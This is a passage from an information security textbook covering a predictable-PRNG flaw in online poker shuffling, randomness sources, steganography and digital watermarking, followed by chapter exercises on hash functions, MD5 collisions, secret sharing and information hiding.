Now let's consider a real-world example that nicely illustrates the wrong way to generate random numbers. ASF Software, Inc., developed an online version of the card game known as Texas Hold 'em Poker. In this game, each player is first dealt two cards, face down. Then a round of betting takes place, followed by three community cards being dealt face up—all players can see the community cards and use them in their hand. After another round of betting, one more community card is revealed, then another round of betting. Finally, a final community card is dealt, after which additional betting can occur. Of the players who remain at the end, the winner is the one who can make the best five-card poker hand from his two cards together with the five community cards. The game is illustrated in Figure 5.13.




Figure 5.13 Texas hold 'em poker

In an online version of the game, random numbers are required to shuffle a virtual deck of cards. The AFS poker software had a serious flaw in the way that random numbers were used to shuffle the deck of cards. As a result, the program did not produce a truly random shuffle, and it was possible for a player to determining the entire deck in real time. If Trudy could take advantage of this flaw, she could cheat, since she would know all of the other players' hands, as well as the future community cards before they were revealed.

How was it possible to determine the shuffle? First, note that there are $52! > 2^{225}$ distinct shuffles of a 52-card deck. The AFS poker program used a "random" 32-bit integer to determine the shuffle. Consequently, the program could generate no more than 2^{32} different shuffles out of the more than 2^{225} possible. This is an enormous flaw, but if this was the only flaw, it would have likely remained only a theoretical problem, and not an attack with practical consequences.

To generate the "random" shuffle, the program used the pseudo-random number generator, or PRNG, built into the Pascal programming language. Furthermore, the PRNG was reseeded with each shuffle, with the seed value being a known function of the number of milliseconds since midnight. Since

the number of milliseconds in a day is

$$24 \cdot 60 \cdot 60 \cdot 1000 < 2^{27},$$

less than 2^{27} distinct shuffles could actually occur.

Trudy could do even better. If she synchronized her clock with the server, Trudy could reduce the number of shuffles that needed to be tested to less than 2^{18}. These 2^{18} possible shuffles could all be generated in real time and tested against the community cards to determine the actual shuffle for the hand currently in play. In fact, after the first set of community cards were revealed, Trudy could determine the shuffle uniquely and she would then know the final hands of all other players—even before any of the other players knew their own final hand.

The AFS Texas Hold 'em Poker program is an extreme example of the ill effects of using predictable random numbers where unpredictable numbers are needed. In this example, the number of possible random shuffles was so small that it was possible to determine the shuffle and break the system.

5.9.2.2 Generating Random Bits

How can we generate cryptographic random numbers? Since a secure stream cipher keystream is not predictable, the keystream generated by such a stream cipher would be a good source of cryptographic random numbers. Of course, there's no free lunch and the selection of the key—which is essentially the initial seed value—remains a critical issue.

True randomness is not only hard to find, it's hard to define. Perhaps the best we can do is the concept of entropy, as developed by Claude Shannon. Entropy is a measure of the uncertainty or, conversely, the predictability of a sequence of bits. We won't go into the details here, but a good discussion of entropy can be found in [125].

Sources of true randomness do exist. For example, radioactive decay is random. However, nuclear computers are not very popular, so we'll need to find another source. Hardware devices are available that can be used to gather random bits based on various physical and thermal properties that are known to be unpredictable. Another source of randomness is the infamous lava lamp [79], which achieves its randomness from its chaotic behavior.

Since software is (hopefully) deterministic, true random numbers must be generated external to any code. In addition to the special devices mentioned above, reasonable sources of randomness include mouse movements, keyboard dynamics, certain network activity, and so on. It is possible to obtain some high-quality random bits by such methods, but the quantity of such bits can be an issue. For more information on these topics, see [51].

Randomness is an important and often overlooked topic in security. It's worth remembering that, "The use of pseudo-random processes to generate secret quantities can result in pseudo-security" [64].

5.9.3 Information Hiding

In this section we'll discuss the two faces of information hiding, namely, steganography and digital watermarking. Steganography, or hidden writing, is the attempt to hide the fact that information is being transmitted. Watermarks also generally involve hidden information, but for a slightly different purpose. For example, a copyright holder might hide a digital watermark (containing some identifying information) in digital music in a vain effort to prevent music piracy.[11]

Steganography has a long history, particularly in warfare—until modern times, steganography was used far more than cryptography. In a story related by Herodotus (circa 440 BC), a Greek general shaved the head of a slave and wrote a message on the slave's head warning of a Persian invasion. After his hair had grown back and covered the message, the slave was sent through enemy lines to deliver the message to another Greek general.[12]

The modern version of steganography involves hiding information in media such as image files, audio data, or even software. This type of information hiding can also be viewed as a type of covert channel—a topic we'll discuss in Chapter 7.

As mentioned, digital watermarking is information hiding for a somewhat different purpose. There are several varieties of watermarks, but one example consists of inserting an "invisible" identifier in the data. For example, an identifier could be added to digital music in the hope that if a pirated version of the music appears, the watermark could be read from it and the purchaser—and presumed pirate—could be identified. Such techniques have been developed for virtually all types of digital media, as well as for software. In spite of their obvious potential, digital watermarking has received only limited practical application, and there have been some spectacular failures [25].

Watermarks can be categorized as invisible or visible, which can be defined as follows:

- Invisible — A marks that is supposed to be imperceptible to humans.
- Visible — A watermark that is meant to be observed, such as a stamp of TOP SECRET on a document.

In addition, watermarks can also be categorized as robust or fragile, which we define as follows:

- Robust — Watermarks that are designed to remain readable even if they are attacked.

[11] Apparently, the use of the word "piracy" in this context is supposed to conjure images of Blackbeard (complete with parrot and pegleg) viciously attacking copyright holders with swords and cannons. Of course, the truth is that the pirates are mostly just teenagers who—for better or for worse—have little or no concept of actually paying for digital content.

[12] To put this into terms that computer nerds will understand, the problem with this approach is that the bandwidth is too low.

- Fragile — Watermarks that are supposed to be destroyed or damaged if any tampering occurs.

For example, we might like to insert a robust invisible watermark in digital music in the hope of detecting piracy. Then when pirated music appears on the Internet, perhaps we can trace it back to its source. Or, we might insert a fragile invisible mark into an audio file—if such a watermark is unreadable, the recipient knows that tampering has occurred. This latter approach is essential an integrity check. Various other combinations of watermarks might also be useful in different scenarios.


Watermarking is also popular in the non-digital world. For example, most modern paper currencies include watermarks that are designed to make counterfeiting more difficult. A close look at a current U.S. $20 bill, for example, will reveal numerous (non-digital) watermarks.

One example of an invisible watermarking scheme that has been proposed is to insert information into a photograph in such a way that if the photo were damaged it would be possible to reconstruct the entire image from a small surviving piece of the original. It has been claimed that every square inch of a photo could contain enough information to reconstruct the entire photograph, without adversely affecting the quality of the image.

Now let's consider a concrete example of a simple approach to information hiding in the form of steganography. This particular example is applicable to digital images. For this approach, we'll use images that employ the well-known 24 bits color scheme—one byte each for red, green, and blue, denoted R, G, and B, respectively. For example, the color represented by the RGB trio of $(\text{R},\text{G},\text{B}) = (\texttt{0x7E},\texttt{0x52},\texttt{0x90})$ is much different than $(\text{R},\text{G},\text{B}) = (\texttt{0xFE},\texttt{0x52},\texttt{0x90})$, even though the colors only differ by one bit. On the other hand, the color $(\text{R},\text{G},\text{B}) = (\texttt{0xAB},\texttt{0x33},\texttt{0xF0})$ is indistinguishable from $(\text{R},\text{G},\text{B}) = (\texttt{0xAB},\texttt{0x33},\texttt{0xF1})$, yet these two colors also differ by only a single bit. In fact, the low-order RGB bits are unimportant, since they represent imperceptible changes in color. Since the low-order bits don't matter, we can use them for any purposes we choose, including hiding information of our choosing.

Consider the two images of Alice in Figure 5.14. The left-most Alice contains no hidden information, whereas the right-most Alice has the entire *Alice in Wonderland* book (in PDF format) embedded in the low-order RGB bits. To the human eye, the two images appear identical at any resolution. While this example is visually stunning, it's important to remember that if we compare the bits in these two images, the differences would be obvious. In particular, it's easy for an attacker to write a computer program to extract the low-order RGB bits, or to overwrite the bits with random bits, and thereby destroy the hidden information, without damaging the image itself. This example highlights a fundamental challenge in information hiding. It is

worth noting that in the field of steganography it is difficult to apply Kerckhoffs' principle in a meaningful way without giving the attacker a significant advantage.



(a) Plain Alice (b) Alice hiding her book

Figure 5.14 A tale of two Alices

Another simple steganography example might help to further demystify the concept. Consider an HTML file that contains the following text, taken from the well-known poem, “The Walrus and the Carpenter,” [15] which appears in Lewis Carroll's *Through the Looking-Glass*:

“The time has come,” the Walrus said,
“To talk of many things:
Of shoes and ships and sealing wax
Of cabbages and kings
And why the sea is boiling hot
And whether pigs have wings.”

In HTML, the RGB font colors are specified by a tag of the form

```
<font color="#rrggbb"> ... </font>
```

where `rr` is the value of R in hexadecimal, `gg` is G in hex, and `bb` is B in hex. For example, the color black is represented by `#000000`, whereas white is `#FFFFFF`.

Since the low-order bits of R, G, and B won't affect the perceived color, we can hide information in these bits, as shown in the HTML snippet in

Table 5.2. Reading the low-order bits of each of the RGB colors yields the "hidden" information 101 110 101 010 110 101.

Table 5.2 Simple steganography example

```
<font color="#010001">"The time has come,"
                       the Walrus said,</font><br>
<font color="#010100">"To talk of many things:</font><br>
<font color="#010001">Of shoes and ships and sealing wax</font><br>
<font color="#000100">Of cabbages and kings</font><br>
<font color="#010100">And why the sea is boiling hot</font><br>
<font color="#010001">And whether pigs have wings."</font><br>
```

Hiding information in the low-order RGB bits of HTML `color` tags is obviously not as impressive as hiding *Alice in Wonderland* in Alice's image. However, the process is virtually identical in both cases. Furthermore, neither method is at all robust—an attacker who knows the scheme can read the hidden information as easily as the recipient. Or an attacker could instead destroy the information by replacing the file with another one that is identical, except that the low-order RGB bits have been randomized. In fact, Trudy can simply randomize the low order bits in all such images, and thereby render this information hiding scheme useless, without having any adverse effect on images.

It's easy—and therefore tempting—to hide information in bits that don't matter, since doing so will be invisible, in the sense that the content will be unaffected. But relying only on the unimportant bits also makes it easy for an attacker to read or destroy the information. While the bits that don't matter in image files may not be as obvious to humans as low-order RGB bits in HTML tags, such bits are equally susceptible to attack by anyone who understands the image format.

The conclusion here is that for information hiding to be robust, the information must reside in bits that do matter. But this creates a serious challenge, since any changes to bits that do matter must be done very carefully for the information hiding to remain "invisible."

As noted above, if Trudy knows the information hiding scheme, she can recover the hidden information as easily as the intended recipient. Watermarking schemes therefore generally encrypt the hidden information before embedding it in a file. But even so, if Trudy understands how the scheme works, she can almost certainly damage the information. This fact has driven developers to rely on secret proprietary watermarking schemes, which runs contrary to the spirit of Kerckhoffs' principle. This has, predictably, resulted in approaches that fail when exposed to the light of day.

Further complicating the steganographer's life, an unknown watermarking scheme can often be diagnosed by a collusion attack. That is, the original

object and a watermarked object (or several different watermarked versions of the object) can be compared to determine the bits that carry the information. Furthermore, this process, can often reveal to the attacker some specifics about how the scheme works. As a result, watermarking schemes often use spread spectrum techniques to better hide the information-carrying bits. Such approaches only make the attacker's job more difficult—they do not eliminate the threat. The challenges and perils of watermarking are nicely illustrated by the attacks on the Secure Digital Music Initiative, or SDMI, scheme, as described in [25].

The bottom line is that digital information hiding is much more difficult than it appears at first glance. It is safe to say that no digital watermarking or steganographic scheme has yet lived up to the hype. The field of information hiding is extremely old, but the digital version is relatively young, so there may still be hope for significant progress.

5.10 Summary

In this chapter, we discussed cryptographic hash functions. We described one specific hash algorithm, namely, SHA-3, in some detail and we considered the correct way to compute a hashed MAC (HMAC). A couple of clever and surprising applications of cryptographic hash functions were also discussed, one of which was a blockchain technique and its wildly popular cryptocurrency application.

After covering hash functions, a few crypto-like topics that don't fit nicely into any of the other chapters were presented. Shamir's secret sharing scheme offers a secure method for sharing a secret in any m out of n arrangement. Naor and Shamir's visual cryptography provides a similarly secure means for sharing an image file. Random number generation, a topic that is of critical security importance, was also covered, and we gave an example that illustrates the pitfalls of failing to use good random numbers.

This chapter also included a brief discussion of information hiding. Digital steganography and digital watermarking are the two sides of information hiding. These closely related fields have potential application in some challenging security scenarios.

5.11 Problems

1. Justify the following statements about cryptographic hash functions.
   a) Strong collision resistance implies weak collision resistance.
   b) Strong collision resistance does not imply one-way.
2. Suppose that a secure cryptographic hash function generates hash values that are n bits in length. Explain how a brute force collision attack could be implemented. What is the expected work factor?

3. How many collisions would you expect to find in the following cases?
   a) Your hash function generates a 12-bit output and you hash 1024 distinct messages.
   b) Your hash output is n-bits and you hash m messages.
4. Suppose that h is a secure hash that generates an n-bit hash value.
   a) What is the expected number of hashes to find one collision?
   b) What is the expected number of hashes that must be computed to find 10 collisions? That is, what is the expected number of hashes that must be computed to find pairs (x_i, z_i) with $h(x_i) = h(z_i)$, for $i = 0, 1, 2, \ldots, 9$?
   c) What is the expected number of hashes that must be computed to find m collisions?
5. A k-way collision is a set of $x_0, x_1, \ldots, x_{k-1}$ that all hash to the same value, that is,
$$h(x_0) = h(x_1) = \cdots = h(x_{k-1}).$$
   Suppose that h is a secure hash that generates an n-bit output. What is the expected number of hashes to find one k-way collision?
6. Recall the digital signature birthday attack discussed in Section 5.4. Suppose we modify the hashing scheme as follows: Given a message M that Alice wants to sign, she randomly selects R, then she computes the signature as $S = [h(M, R)]_{\text{Alice}}$, and sends (M, R, S) to Bob. Does this prevent the attack? Why or why not?
7. Consider a CRC that uses the divisor 10011.
   a) Find two collisions with 10101011, that is, find two other data values that produce the same CRC checksum as 10101011.
   b) Suppose the data is 11010110. Trudy wants to change this to 111*****, where "*" indicates that she doesn't care about the bit in that position, and she wants the resulting checksum to be the same as for the original data. Determine all data values Trudy could choose for the "*****" bits.
8. A program implementing your crafty author's Bobcat hash algorithm can be found on the textbook website. This hash is essentially a scaled-down version of a hash function known as Tiger—whereas Tiger produces a 192-bit output (three 64-bit words), the Bobcat hash produces a 48-bit value (three 16-bit words). A description of the Tiger hash can be found on the textbook website.
   a) Find a collision for the 12-bit version of Bobcat, where you truncate the 48-bit hash value to obtain a 12-bit hash. How many hashes did you compute before you found your first 12-bit collision?
   b) Find a collision for the full 48-bit Bobcat hash.

9. Suppose that Alice likes to use a secure cryptographic hash algorithm that produces a 256-bit output. However, for a particular application, Alice only requires a 128-bit hash.
   a) Is it safe for Alice to simply truncate the 256-bit hash, that is, can she use the first 128 bits of the 256-bit output? Why or why not?
   b) Is it acceptable for Alice to extract every other bit of the 256-bit hash to obtain a 128-bit result? Why or why not?
   c) Is it secure if Alice XORs the halves of the 256-bit hash value together to obtain a 128 bit result? Why or why not?
10. In Section 5.6 we mentioned that there are some known potential attacks on hashes that use the Merkle–Damgård construction.
    a) Draw a diagram to illustrate the Merkle–Damgård construction.
    b) Cryptographic hashes are sometimes used as a way to demonstrate knowledge of a secret value. For example, in the online bid application discussed in Section 5.8.1, hashes are used to show that the bidders have selected their secret bids, without revealing the actual bids. A so-called "herding attack" (also known as a Nostradamus attack [66]) is applicable to cryptographic hash functions that use the popular Merkle–Damgård construction. Explain how a herding attack works and why it is specific to the Merkle–Damgård construction.
11. SHA-3 can be used to generate hashes of length 224, 256, 384, or 512. Why were these specific lengths chosen?
12. As discussed in Section 5.6, one round of SHA-3 consists of five steps, denoted θ, ρ, π, χ, and ι. Also, a SHA-3 block is 1600 bits, which is viewed as a 5×5 grid of 64-bit words, as illustrated in Figure 5.3.
    a) For randomly selected indices (x, y), where $x, y \in \{0, 1, 2, 3, 4\}$, use the diagram in Figure 5.3 to geometrically illustrate the effect of the update in the θ step, which corresponds to the line

       $$A[x, y] = A[x, y] \oplus D[x]$$

       in Table 5.1.
    b) Repeat part a) for the χ step.
13. Consider equation (5.2).
    a) Show that this equation holds if K, M, and X are all multiples of the hash block length, provided that the hash function h satisfies equation (5.1).
    b) Show that equation (5.3) holds for any size of M, M', and K, provided that $h(M) = h(M')$ and that the hash function h satisfies equation (5.1).

14. Does a MAC work as an HMAC? That is, does a MAC satisfy all of the same properties that an HMAC satisfies?
15. Suppose that you know the output of an HMAC is X and you know the key K, but you do not know the message M. Can you construct a message M' that has its HMAC equal to X? If so, give an algorithm for constructing such a message. If not, why not? (It may be instructive to compare this problem to Problem 31 of Chapter 3.)
16. Recall the online bid method discussed in Section 5.8.1.
    a) What property or properties of a secure hash function h does this scheme rely on to prevent cheating?
    b) Suppose that Trudy is certain that Alice and Bob will both submit bids between $10,000 and $20,000. Describe a forward search attack that Trudy can use to determine Alice's bid and Bob's bid from their respective hash values.
    c) Is the attack in b) a practical security concern?
    d) How can the bidding procedure be modified to prevent a forward search such as that in b)?
17. This problem deals with the blockchain discussed in Section 5.8.2.
    a) Why are digital signatures necessary?
    b) Why are transaction numbers needed?
    c) Why are miners called miners?
    d) Why is Y_i included in block i of the blockchain, and why do we require that $h(Y_i, B_i, R_i) < 2^m$?
    e) Why are cryptocurrency transactions "pseudonymous," whereas cash transactions can be anonymous?
18. In this problem, we consider a double spending attack on the cryptocurrency discussed in Section 5.8.2.
    a) Outline Trudy's double spending attack as discussed in the book. Why is double spending a non-issue for non-digital currencies?
    b) Suppose that Trudy controls 10% of all of the computing power in the network and that Alice only requires one valid block before accepting a transaction. What is the probability that Trudy's double spending attack succeeds?
    c) Suppose that Trudy controls a fraction p of all of the computing power in the network and that Alice requires $N \geq 1$ valid blocks before accepting a transaction. What is the probability that Trudy's double spending attack succeeds?
19. Define Merkle trees and draw a diagram to illustrate the concept. How and why are Merkle trees used in a blockchain?

20. Suppose that Alice wants to encrypt a message for Bob, where the message consists of three plaintext blocks, P_0, P_1, and P_2. Alice and Bob have access to a hash function and a shared symmetric key K, but no cipher is available. How can Alice securely encrypt the message so that Bob can decrypt it? Hint: Use the hash function to generate a keystream and use the resulting hash output just as you would use a stream cipher keystream.

21. Alice's computer needs to have access to a symmetric key K_A. Consider the following two methods for deriving and storing the key K_A:

    i) The key is generated as $K_A = h(\text{Alice's password})$. The key is not stored on Alice's computer. Instead, whenever K_A is required, Alice enters her password and the key is generated.

    ii) The key K_A is initially generated at random, and it is then stored as $E(K_A, K)$, where $K = h(\text{Alice's password})$. Whenever K_A is required, Alice enters her password, which is hashed to generate K and K is then used to decrypt the key K_A.

    Give one significant advantage of method i) as compared to ii), and one significant advantage of ii) as compared to i).

22. Suppose that Sally (a server) needs access to a symmetric key for user Alice and another symmetric key for Bob and another symmetric key for Chuck. Then Sally could generate symmetric keys K_A, K_B, and K_C and store these in a database. An alternative is key diversification, where Sally generates and stores a single key K_S. Then Sally generates the key K_A as needed by computing $K_A = h(\text{Alice}, K_S)$, with keys K_B and K_C generated in a similar manner. Give one significant advantage and one significant disadvantage of key diversification as compared to storing keys in a database.

23. Suppose Bob and Trudy want to flip a coin over a network. Trudy proposes the following protocol:

    i) Trudy randomly selects a value $X \in \{0, 1\}$.

    ii) Trudy generates a 256-bit random symmetric key K.

    iii) Using the AES cipher, Trudy computes $Y = E(X, R, K)$, where R consists of 255 randomly selected bits.

    iv) Trudy sends Y to Bob.

    v) Bob guesses a value $Z \in \{0, 1\}$ and tells Trudy.

    vi) Trudy gives the key K to Bob who computes $(X, R) = D(Y, K)$.

    vii) If $X = Z$ then Bob wins, otherwise Trudy wins.

    This protocol is insecure. Explain how Trudy can cheat, and modify the protocol using a cryptographic hash function h so that Trudy can't cheat.

24. The MD5 hash is considered broken, since collisions have been found and, in fact, a collision can be constructed in a few seconds on a PC. Find all bit positions where the following two messages differ[13] and verify that the MD5 hashes of these two messages are the same:

```
00000000 d1 31 dd 02 c5 e6 ee c4  69 3d 9a 06 98 af f9 5c
00000010 2f ca b5 87 12 46 7e ab  40 04 58 3e b8 fb 7f 89
00000020 55 ad 34 06 09 f4 b3 02  83 e4 88 83 25 71 41 5a
00000030 08 51 25 e8 f7 cd c9 9f  d9 1d bd f2 80 37 3c 5b
00000040 96 0b 1d d1 dc 41 7b 9c  e4 d8 97 f4 5a 65 55 d5
00000050 35 73 9a c7 f0 eb fd 0c  30 29 f1 66 d1 09 b1 8f
00000060 75 27 7f 79 30 d5 5c eb  22 e8 ad ba 79 cc 15 5c
00000070 ed 74 cb dd 5f c5 d3 6d  b1 9b 0a d8 35 cc a7 e3
```

and

```
00000000 d1 31 dd 02 c5 e6 ee c4  69 3d 9a 06 98 af f9 5c
00000010 2f ca b5 07 12 46 7e ab  40 04 58 3e b8 fb 7f 89
00000020 55 ad 34 06 09 f4 b3 02  83 e4 88 83 25 f1 41 5a
00000030 08 51 25 e8 f7 cd c9 9f  d9 1d bd 72 80 37 3c 5b
00000040 96 0b 1d d1 dc 41 7b 9c  e4 d8 97 f4 5a 65 55 d5
00000050 35 73 9a 47 f0 eb fd 0c  30 29 f1 66 d1 09 b1 8f
00000060 75 27 7f 79 30 d5 5c eb  22 e8 ad ba 79 4c 15 5c
00000070 ed 74 cb dd 5f c5 d3 6d  b1 9b 0a 58 35 cc a7 e3
```

25. The MD5 collision in Problem 24 is "meaningless" since the two messages appear to be random bits, that is, they do not carry any obvious meaning. Currently, it is not possible to generate a meaningful collision using the MD5 collision attack. As a result, it might be argued that MD5 collisions are not a significant security threat. The goal of this problem is to convince you that even a meaningless collision can be a threat. Obtain the file `MD5_collision.zip` from the textbook website and unzip the folder to obtain the two Postscript files, `rec2.ps` and `auth2.ps`.
    a) What message is displayed when you view `rec2.ps` in a Postscript viewer? What message is displayed when you view `auth2.ps` in a Postscript viewer?
    b) What is the MD5 hash of `rec2.ps`? What is the MD5 hash of `auth2.ps`? Why is this a security problem? Discuss a specific attack that Trudy can easily conduct in this particular case. Hint: Consider a digital signature.
    c) Modify `rec2.ps` and `auth2.ps` so that they display different messages than currently, yet we still have $h(\texttt{rec2.ps}) = h(\texttt{auth2.ps})$. What is the resulting hash value?

[13]The left-most column represents the byte position (in hex) of the first byte in that row and is not part of the data. Also, the data itself is given in hexadecimal.

d) Since it is not possible to generate a meaningful MD5 collision, how is it possible for two (meaningful) messages to have the same MD5 hash value? Hint: Postscript has a conditional statement of the form

$$(X)(Y)\texttt{eq}\{T_0\}\{T_1\}\texttt{ifelse}$$

where T_0 is displayed if the text X is identical to Y and T_1 is displayed otherwise.

26. Suppose that you receive an email from someone claiming to be Alice, and the email includes a digital certificate that contains

$$M = (\text{"Alice"}, \text{Alice's public key}) \text{ and } [h(M)]_{\text{CA}},$$

where CA is a certificate authority.

a) How do you verify the signature? Be precise.

b) Why do you need to bother to verify the signature?

c) Suppose that you trust the CA that signed the certificate. Then, after verifying the signature, you will assume that only Alice possesses the private key that corresponds to the public key contained in the certificate. Assuming that Alice's private key has not been compromised, why is this a valid assumption?

d) Assuming that you trust the CA who signed the certificate, after verifying the signature, what do you know about the identity of the sender of the certificate?

27. Recall that we use both a public key system and a hash function when computing digital signatures.

a) Precisely how is a digital signature computed and verified?

b) Suppose that the public key system used to compute and verify signatures is insecure, but the hash function is secure. Show that you can forge signatures.

c) Suppose that the hash function used to compute and verify signatures is insecure, but the public key system is secure. Show that you can forge signatures.

28. Suppose that we have a block cipher and want to use it as a hash function. Let X be a specified constant and let M be a message consisting of a single block, where the block size is the size of the key in the block cipher. Define the hash of M as $Y = E(X, M)$. Note that M is being used in place of the key in the block cipher.

a) Assuming that the underlying block cipher is secure, show that this hash function satisfies the collision resistance and one-way properties of a cryptographic hash function.

b) Extend the definition of this hash so that messages of any length can be hashed. Does your hash function satisfy all of the properties of a cryptographic hash?

c) Why must a block cipher used as a cryptographic hash be resistant to a "chosen key" attack? Hint: If not, given plaintext P, we can find two keys K_0 and K_1 such that $E(P, K_0) = E(P, K_1)$.

29. Consider a "2 out of 3" secret sharing scheme.

a) Suppose that Alice's share of the secret is $(4, 10/3)$, Bob's share is $(6, 2)$, and Chuck's share is $(5, 8/3)$. What is the secret S? What is the equation of the line?

b) Suppose that the arithmetic is taken modulo 13, that is, the equation of the line is of the form $ax + by = c \pmod{13}$. If Alice's share is $(2, 2)$, Bob's share is $(4, 9)$, and Chuck's share is $(6, 3)$, what is the secret S? What is the equation of the line, modulo 13, that is, what are a, b, and c in $ax + by = c \pmod{13}$?

30. Recall that we define a cipher to be secure if the best known attack is an exhaustive key search. If a cipher is secure and the key space is large, then the best attack is computationally infeasible—for a practical cipher, this is the ideal situation. However, there is always the possibility that a clever new attack could change a formerly secure cipher into an insecure cipher. In contrast, Shamir's polynomial-based secret sharing scheme is information theoretically secure, in the sense that there is no possibility of a shortcut attack. In other words, secret sharing is guaranteed to be secure forever.

a) Suppose we have a "2 out of 2" secret sharing scheme, where Alice and Bob share a secret S. Why can't Alice determine any information about the secret from her share of the secret?

b) Suppose we have an "m out of n" secret sharing scheme. Any set of $m - 1$ participants can't determine the secret S. Why?

31. Obtain `visual.zip` from the textbook website and extract the files. Follow the directions in the included `ReadMe` file.

a) You should obtain Alice's share, Bob's share, and the corresponding visual crypto overlay image. What image do you see?

b) Repeat part a), but using a different image to create the shares. Provide a screen snapshot showing the original image, the shares, and the overlay image.

32. In Section 5.9.3, it is mentioned that modern paper currency generally include non-digital watermarks.

a) Consider the watermarking categories discussed in Section 5.9.3, namely, robust versus fragile and visible versus invisible. Which of

these characteristics are most desirable in a watermarking scheme for (non-digital) paper currency, and why?

b) Select an example of a modern paper currency—other than the U.S. $20 which is discussed in the slides—that includes at least one watermark. Describe the watermarking scheme and discuss how it serves to make counterfeiting more difficult. What might be done to improve on this watermarking scheme?

33. Suppose that you have a text file and you plan to distribute it to several different people. Describe a simple non-digital watermarking method that you could use to place a distinct invisible watermark in each copy of the file. Note that in this context, "invisible" does not imply that the watermark is literally invisible—instead, it simply means that the watermark is not obvious to the reader.

34. Suppose that you enroll in a course taught by Alice, where the required text is a hardcopy manuscript written by Alice. Being a simple-minded stick person, Alice has inserted a simple-minded invisible watermark into each copy of the manuscript. Alice claims that given any copy of the manuscript, she can easily determine who originally received the manuscript. Alice challenges the class to solve the following problems:[14]

 i) Determine the watermarking scheme used.

 ii) Make the watermarks unreadable.

 Note that, in this context, "invisible" does not imply that the watermark is literally invisible—instead, it means that the watermark is not obvious to the reader.

 a) Discuss several possible methods that Alice could have used to watermark the manuscripts.

 b) How would you solve problem i)?

 c) How would you solve ii), assuming that you have solved i)?

 d) Suppose that you are unable to solve i). What could you do that would likely enable you to solve ii) without having solved i)?

35. Figure 5.12 illustrates Alice's and Bob's shares, along with the image produced by overlaying these two shares. Alice's and Bob's shares look similar, but they are not identical.

 a) Find at least one pixel that is shaded differently in Alice's share as compared to the corresponding pixel in Bob's share.

 b) Is it a security concern if there is too much similarity between the shares?

 c) In the visual cryptography scheme, what determines the amount of similarity between the shares?

[14]This problem is based on a true story. However, Alice was not the instructor.

36. Part of a Lewis Carroll poem appears in the second quote at the beginning of this chapter. Although the poem doesn't actually have a title, it's generally referenced by its opening line, that is, "A Boat Beneath a Sunny Sky."
    a) Give the entire poem.
    b) This poem contains a hidden message. What is it?
37. This problem deals with RGB colors.
    a) Verify that the RGB colors

    $$(\texttt{0x7E}, \texttt{0x52}, \texttt{0x90}) \text{ and } (\texttt{0x7E}, \texttt{0x52}, \texttt{0x10}),$$

    which differ in only a single bit position, are visibly different. Verify that the colors

    $$(\texttt{0xAB}, \texttt{0x32}, \texttt{0xF1}) \text{ and } (\texttt{0xAB}, \texttt{0x33}, \texttt{0xF1}),$$

    which also differ in only a single bit position, are indistinguishable. Why is this the case?
    b) What is the highest-order bit position that doesn't matter? That is, what is the highest bit position that can be changed without making a perceptible change in the color?
38. Obtain the file `stego.zip` from the textbook website.
    a) Use the program `stegoRead` to extract the hidden file contained in `aliceStego.bmp`.
    b) Use the programs to insert another file into a different (uncompressed) image file and extract the information.
    c) Provide screen snapshots of the image file from part b), both with and without the hidden information.
    d) How could you damage the information hidden in a file without visually damaging the image, assuming the program `stego.c` was used to hide the information?
39. Obtain the file `stego.zip` from the textbook website.
    a) Write a program, `stegoDestroy.c`, that will destroy any information hidden in a file, assuming that the information hiding method in `stego.c` might have been used. Your program should take a `bmp` file as input, and produce a `bmp` file as output. Visually, the output file must be identical to the input file.
    b) Test your program on `aliceStego.bmp`. Verify that the output file image is undamaged. What information does `stegoRead.c` extract from your output file?
    c) How could this information hiding technique be made more resistant to attack?

40. Write a program to hide information in an audio file and to extract your hidden information.
    a) Describe your information hiding method in detail.
    b) Compare an audio file that has no hidden information to the same file containing hidden information. Can you discern any difference in the quality of the audio?
    c) Discuss possible attacks on your information hiding system.
41. Write a program to hide information in a video file and to extract the hidden information.
    a) Describe your information hiding method in detail.
    b) Compare a video file that has no hidden information to the same file containing hidden information. Can you discern any difference in the quality of the video?
    c) Discuss possible attacks on your information hiding system.
42. This problem deals with the uses of random numbers in cryptography.
    a) Where are random numbers used in symmetric key cryptography?
    b) Where are random numbers needed in RSA and Diffie–Hellman?
43. According to the text, random numbers used in cryptography must be statistically random, and they must also satisfy the stronger requirement of being unpredictable.
    a) Why are statistically random numbers—which are often used in non-crypto applications—not sufficient for cryptographic applications?
    b) Suppose that the keystream generated by a stream cipher is predictable in the sense that if you are given n keystream bits, you can determine all subsequent keystream bits. Is this a practical security concern? Why or why not?

Part II

Access Control

Chapter 6

Authentication

Guard: *Halt! Who goes there?*
Arthur: *It is I, Arthur, son of Uther Pendragon,*
from the castle of Camelot. King of the Britons,
defeater of the Saxons, sovereign of all England!
— *Monty Python and the Holy Grail*

Then said they unto him, Say now Shibboleth:
and he said Sibboleth: for he could not frame to pronounce it right.
Then they took him, and slew him at the passages of Jordan:
and there fell at that time of the Ephraimites forty and two thousand.
— *Judges 12:6*

6.1 Introduction

We'll use the term access control as an umbrella for any security issues related to access of system resources. Within this broad definition, there are two areas of primary interest, namely, authentication and authorization.

